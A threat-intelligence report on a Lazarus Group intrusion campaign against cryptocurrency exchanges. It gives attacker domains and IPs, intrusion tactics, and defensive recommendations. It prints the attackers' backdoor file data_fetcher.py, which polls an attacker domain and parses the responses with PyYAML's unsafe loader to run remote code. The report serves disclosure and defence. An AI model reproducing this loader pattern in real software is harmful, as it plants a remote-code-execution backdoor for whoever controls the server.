

# Cryptocurrency APT Intelligence: Unveiling Lazarus Group's Intrusion Techniques


 [slowmist.medium.com/cryptocurrency-apt-intelligence-unveiling-lazarus-groups-intrusion-techniques-a1a6efda7d34](https://slowmist.medium.com/cryptocurrency-apt-intelligence-unveiling-lazarus-groups-intrusion-techniques-a1a6efda7d34)

February 23, 2025



SlowMist

--



**Author:** 23pds & Thinking

**Editor:** Liz

## Background

Since June 2024, the SlowMist security team has been invited by multiple teams to conduct forensic investigations into several hacking incidents. After accumulating prior intelligence and conducting an in-depth analysis over the past 30 days, we have completed a review of the attackers' tactics and intrusion paths. The results indicate that this is a state-sponsored APT attack targeting cryptocurrency exchanges. Through forensic analysis and correlation tracking, we have identified the attacker as the Lazarus Group.

Upon obtaining the relevant IOCs (Indicators of Compromise) and TTPs (Tactics, Techniques, and Procedures), we immediately shared the intelligence with our partners. Additionally, we discovered that other partners had also been targeted using the same attack techniques and intrusion methods. However, they were relatively fortunate — during the intrusion, security alerts were triggered, and their security teams were able to promptly respond and successfully block the attack.

Given the ongoing and escalating APT attacks against cryptocurrency exchanges, we have decided, after discussions with relevant parties, to declassify and publicly release the attack-related IOCs and TTPs. This will enable the community to enhance its defenses and conduct self-assessments. However, due to confidentiality agreements, we cannot disclose extensive details about our partners. The following section will focus on sharing the key IOCs and TTPs of the attack.

## **Attacker Information**

---

### **Attacker Domains:**

---

- gossipsnare[.]com, 51.38.145.49:443
- showmanroast[.]com, 213.252.232.171:443
- getstockprice[.]info, 131.226.2.120:443
- eclairdomain[.]com, 37.120.247.180:443
- replaydreary[.]com, 88.119.175.208:443
- coreladao[.]com
- cdn.clubinfo[.]io

### **Attacker IPs:**

---

- 193.233.171[.]58
- 193.233.85[.]234

### **Attacker GitHub Usernames:**

---

- <https://github.com/mariaauij>
- <https://github.com/patriciauiokv>
- <https://github.com/lauraengmp>

### **Attacker Social Account:**

---


Telegram: @tanzimahmed88

### **Backdoor Program Names:**


---

- StockInvestSimulator-main.zip
- MonteCarloStockInvestSimulator-main.zip
- Variants of ...StockInvestSimulator-main.zip

Legitimate Project Code:



Tampered Project Code by the Attacker:




Upon comparison, you will notice that the `data` directory has an additional file named `data_fetcher.py`, which contains a suspicious Loader:

```
...
elif content_type.startswith("application/yaml"):
    data = yaml.load(response.text, Loader=yaml.Loader)


    #response.raise_for_status()self.prices = data...
```

## Backdoor Techniques Used by the Attacker

The attacker exploited `pyyaml` for **RCE (Remote Code Execution)** to deliver and execute malicious code, enabling control over the target computers and servers. This method bypassed most antivirus detections. After sharing intelligence with our partners, we identified multiple similar malicious samples.



```
data_fetcher.py
1  import threading
2  import time
3  import requests
4  import json, yaml
5  from urllib.parse import parse_qs
6
7  class DataFetcher:
8      def __init__(self):
9          self._stop_event = threading.Event()
10         self._thread = threading.Thread(target=self.fetch_proc, daemon=True)
11
12     def start(self):
13         if not self._thread.is_alive():
14             self._thread.start()
15
16     def stop(self):
17         self._stop_event.set()
18
19     def fetch_proc(self):
20         while not self._stop_event.is_set():
21             try:
22                 response = requests.get("https://getstockprice.info/v1/stocks/top/latest")
23
24                 content_type = response.headers["Content-Type"]
25
26                 if response.status_code != 200:
27                     raise requests.exceptions.RequestException(response.status_code)
28
29                 if content_type.startswith("application/json"):
30                     data = json.loads(response.text)
31
32                 elif content_type.startswith("application/x-www-form-urlencoded"):
33                     data = parse_qs(response.text)
34
35                 elif content_type.startswith("application/yaml"):
36                     data = yaml.load(response.text, Loader=yaml.Loader)
37
38                 #response.raise_for_status()
39                 self.prices = data
40
41             except Exception as e:
42                 print(f"Error fetching price for {stock}: {e}")
43
44             time.sleep(10)
45
46
47
48     def get_prices(self):
49         return self.prices
50
```



Key Technical Analysis Reference: [https://github.com/yaml/pyyaml/wiki/PyYAML-yaml.load\(input\)-Deprecation#how-to-disable-the-warning](https://github.com/yaml/pyyaml/wiki/PyYAML-yaml.load(input)-Deprecation#how-to-disable-the-warning)

### How to Disable the Warning

If you are simply using Python software that issues the “load() deprecation” warning, you should notify the authors of that software about it, so they can make and release the proper adjustments. One way to control/disable the warning is with the `PYTHONWARNINGS` environment variable:

```
PYTHONWARNINGS=ignore::yaml.YAMLLoadWarning
```

You can read more about `PYTHONWARNINGS` [here](#).

If you are the author/maintainer of the Python code that is triggering the warning, the best way to stop getting the warning is to specify the `Loader=` argument like so:

```
yaml.load(input, Loader=yaml.FullLoader)
```

The current Loader choices are:

- BaseLoader**  
Only loads the most basic YAML. All scalars are loaded as strings.
- SafeLoader**  
Loads a subset of the YAML language, safely. This is recommended for loading untrusted input.
- FullLoader**  
Loads the full YAML language. Avoids arbitrary code execution. This is currently (PyYAML 5.1+) the default loader called by `yaml.load(input)` (after issuing the warning).  

WARNING: As of pyyaml-5.3.1 there are still trivial exploits. Do not use this on untrusted data for now.
- UnsafeLoader** (also called `Loader` for backwards compatibility)  
The original Loader code that could be easily exploitable by untrusted data input.


You may also use one of the shortcut “sugar” methods:

- `yaml.safe_load`
- `yaml.full_load` (See FullLoader WARNING above)
- `yaml.unsafe_load`

If you are the author/maintainer of software that uses third party modules that trigger this warning, first make sure that their usage is safe for your application. Make sure they are aware of the warning. Then you can “globally” disable the warning with:

```
yaml.warnings({'YAMLLoadWarning': False})
```

The SlowMist security team conducted an in-depth analysis of the samples and successfully reproduced the attacker’s technique of using pyyaml for remote code execution (RCE).



## Key Attack Analysis

### Target and Motivation

- The attacker's primary goal is to compromise the infrastructure of cryptocurrency exchanges to gain control over wallets and illegally transfer large amounts of crypto assets.
- To steal high-value cryptocurrency assets.

### Technical Methods

#### 1. Initial Intrusion

- The attacker employed social engineering tactics to trick employees into executing seemingly legitimate code on their local devices or within Docker environments.
- During our investigation, we identified that the attacker used malicious software such as `StockInvestSimulator-main.zip` and `MonteCarloStockInvestSimulator-main.zip`. These files were disguised as legitimate Python projects but were, in fact, remote access trojans. The attacker leveraged `pyyaml` for remote code execution (RCE) to deploy and execute malicious code, effectively bypassing most antivirus detection mechanisms.

#### 2. Privilege Escalation

- The attacker gained local control over the employee's device through the deployed malware.
- They then tricked the employee into setting `privileged: true` in the `docker-compose.yaml` configuration. With this privileged setting enabled, the attacker further escalated their access, ultimately gaining full control over the target device.

### 3. Internal Reconnaissance and Lateral Movement

- Using the compromised employee's computer, the attacker conducted internal network scanning.
- They exploited vulnerabilities in internal services and applications to infiltrate enterprise servers further.
- The attacker stole SSH keys from critical servers and leveraged whitelisted trust relationships between servers to move laterally into the wallet server.

### 4. Cryptocurrency Transfer

Once the attacker gained control over the wallet, they illicitly transferred a large amount of cryptocurrency to their own controlled addresses.

### 5. Covering Tracks

The attacker used legitimate enterprise tools, applications, and infrastructure as proxies to obscure the true origin of their malicious activities. They also deleted or tampered with log data and sample evidence to erase traces of their intrusion.


## Attack Process

---

The attacker exploited social engineering techniques to deceive their targets. Common methods included:

1. — The attacker impersonated a legitimate project team and reached out to key developers, requesting assistance with debugging code. To gain trust, they offered upfront payments as an incentive.





After tracking the relevant IP and UA information, we found that this transaction was processed through a third-party payment service and held little investigative value.

**2. Impersonating Automated Trading or Investment Personnel** — The attacker posed as an automated trading or investment specialist, offering trading analysis or quantitative code to deceive key targets into executing malicious programs. Once the malicious program ran on the target device, it established a persistent backdoor, granting the attacker remote access.

- The attacker then used the compromised device to scan the internal network, identify key servers, and exploit vulnerabilities in enterprise applications to further infiltrate the corporate network. All attack activities were conducted through the compromised device's VPN traffic, effectively bypassing most security detection mechanisms.

- Upon gaining access to critical application servers, the attacker stole SSH keys from key servers and leveraged these credentials to move laterally within the network. Ultimately, they took control of the wallet servers and transferred cryptocurrency assets to external addresses. Throughout the attack, the attacker skillfully leveraged internal enterprise tools and infrastructure, making detection more difficult.

- To cover their tracks, the attacker deceived employees into deleting the executed debugging programs by offering monetary compensation for their assistance.



Additionally, some victims, fearing responsibility, might have proactively deleted relevant information, delaying incident reporting and making investigation and forensic analysis even more challenging.

## Recommended Countermeasures

---

APT (Advanced Persistent Threat) attacks are highly covert, targeted, and capable of long-term persistence, making them extremely difficult to defend against. Traditional security measures often struggle to detect the complex intrusion techniques used in these attacks. Therefore, a multi-layered cybersecurity strategy — combining real-time monitoring, anomaly traffic analysis, endpoint protection, and centralized log management — is essential for early detection and response.

The SlowMist security team has outlined eight key defense strategies and recommendations to help community partners strengthen their security posture:

1.

- : Implement security policies on network proxies to enable security decisions and service management based on a zero-trust model.
- : Fortinet (<https://www.fortinet.com/>), Akamai (<https://www.akamai.com/glossary/where-to-start-with-zero-trust>), Cloudflare (<https://www.cloudflare.com/zero-trust/products/access/>)

### 2. DNS Traffic Security Protection

- : Enforce security controls at the DNS layer to detect and block requests resolving known malicious domains, preventing DNS spoofing or data leaks.
- : Cisco Umbrella (<https://umbrella.cisco.com/>)

### 3. Network Traffic/Host Monitoring and Threat Detection

- : Analyze network traffic data in real time to detect anomalies and identify potential attacks (e.g., IDS/IPS). Deploy HIDS on servers to detect exploitation attempts early.
- : SolarWinds Network Performance Monitor (<https://www.solarwinds.com/>), Palo Alto (<https://www.paloaltonetworks.com/>), Fortinet (<https://www.fortinet.com/>), Alibaba Cloud Security Center ([https://www.alibabacloud.com/zh/product/security\\_center](https://www.alibabacloud.com/zh/product/security_center)), GlassWire (<https://www.glasswire.com/>)

### 4. Network Segmentation and Isolation

- : Divide the network into smaller, isolated zones to limit threat propagation and enhance security controls.

- : Akamai Guardicore (<https://www.akamai.com/products/akamai-guardicore-platform>), Cisco Identity Services Engine (<https://www.cisco.com/site/us/en/products/security/identity-services-engine/index.html>), security group policies in cloud platforms.

## 5. System Hardening Measures

- : Implement security hardening strategies (e.g., configuration management, vulnerability scanning, and patch updates) to reduce system vulnerabilities and enhance defense capabilities.
- : Tenable.com (<https://www.tenable.com/>), public.cyber.mil (<https://public.cyber.mil>).

## 6. Endpoint Visibility and Threat Detection

- : Provide real-time monitoring of endpoint activities, detect potential threats, enable rapid response (e.g., EDR), and enforce application whitelisting to identify and alert on abnormal programs.
- : CrowdStrike Falcon (<https://www.crowdstrike.com/>), Microsoft Defender for Endpoint (<https://learn.microsoft.com/en-us/defender-endpoint/microsoft-defender-endpoint>), Jamf (<https://www.jamf.com/>), or WDAC (<https://learn.microsoft.com/en-us/hololens/windows-defender-application-control-wdac>).

## 7. Centralized Log Management and Analysis

- : Consolidate log data from different systems into a unified platform for easier tracking, analysis, and response to security incidents.
- : Splunk Enterprise Security (<https://www.splunk.com/>), Graylog (<https://graylog.org/>), ELK (Elasticsearch, Logstash, Kibana).

## 8. Enhancing Security Awareness

- : Improve security awareness among team members, enabling them to recognize most social engineering attacks and proactively report anomalies for quicker investigation.
- : Blockchain Dark Forest Selfguard Handbook (<https://darkhandbook.io/>), Web3 Phishing Techniques Analysis (<https://github.com/slowmist/Knowledge-Base/blob/master/security-research/Analysis-of-Web3-Phishing-Techniques.pdf>).

Additionally, we recommend conducting periodic red and blue team exercises to identify weaknesses in security process management and defense deployment.

## Conclusion

---

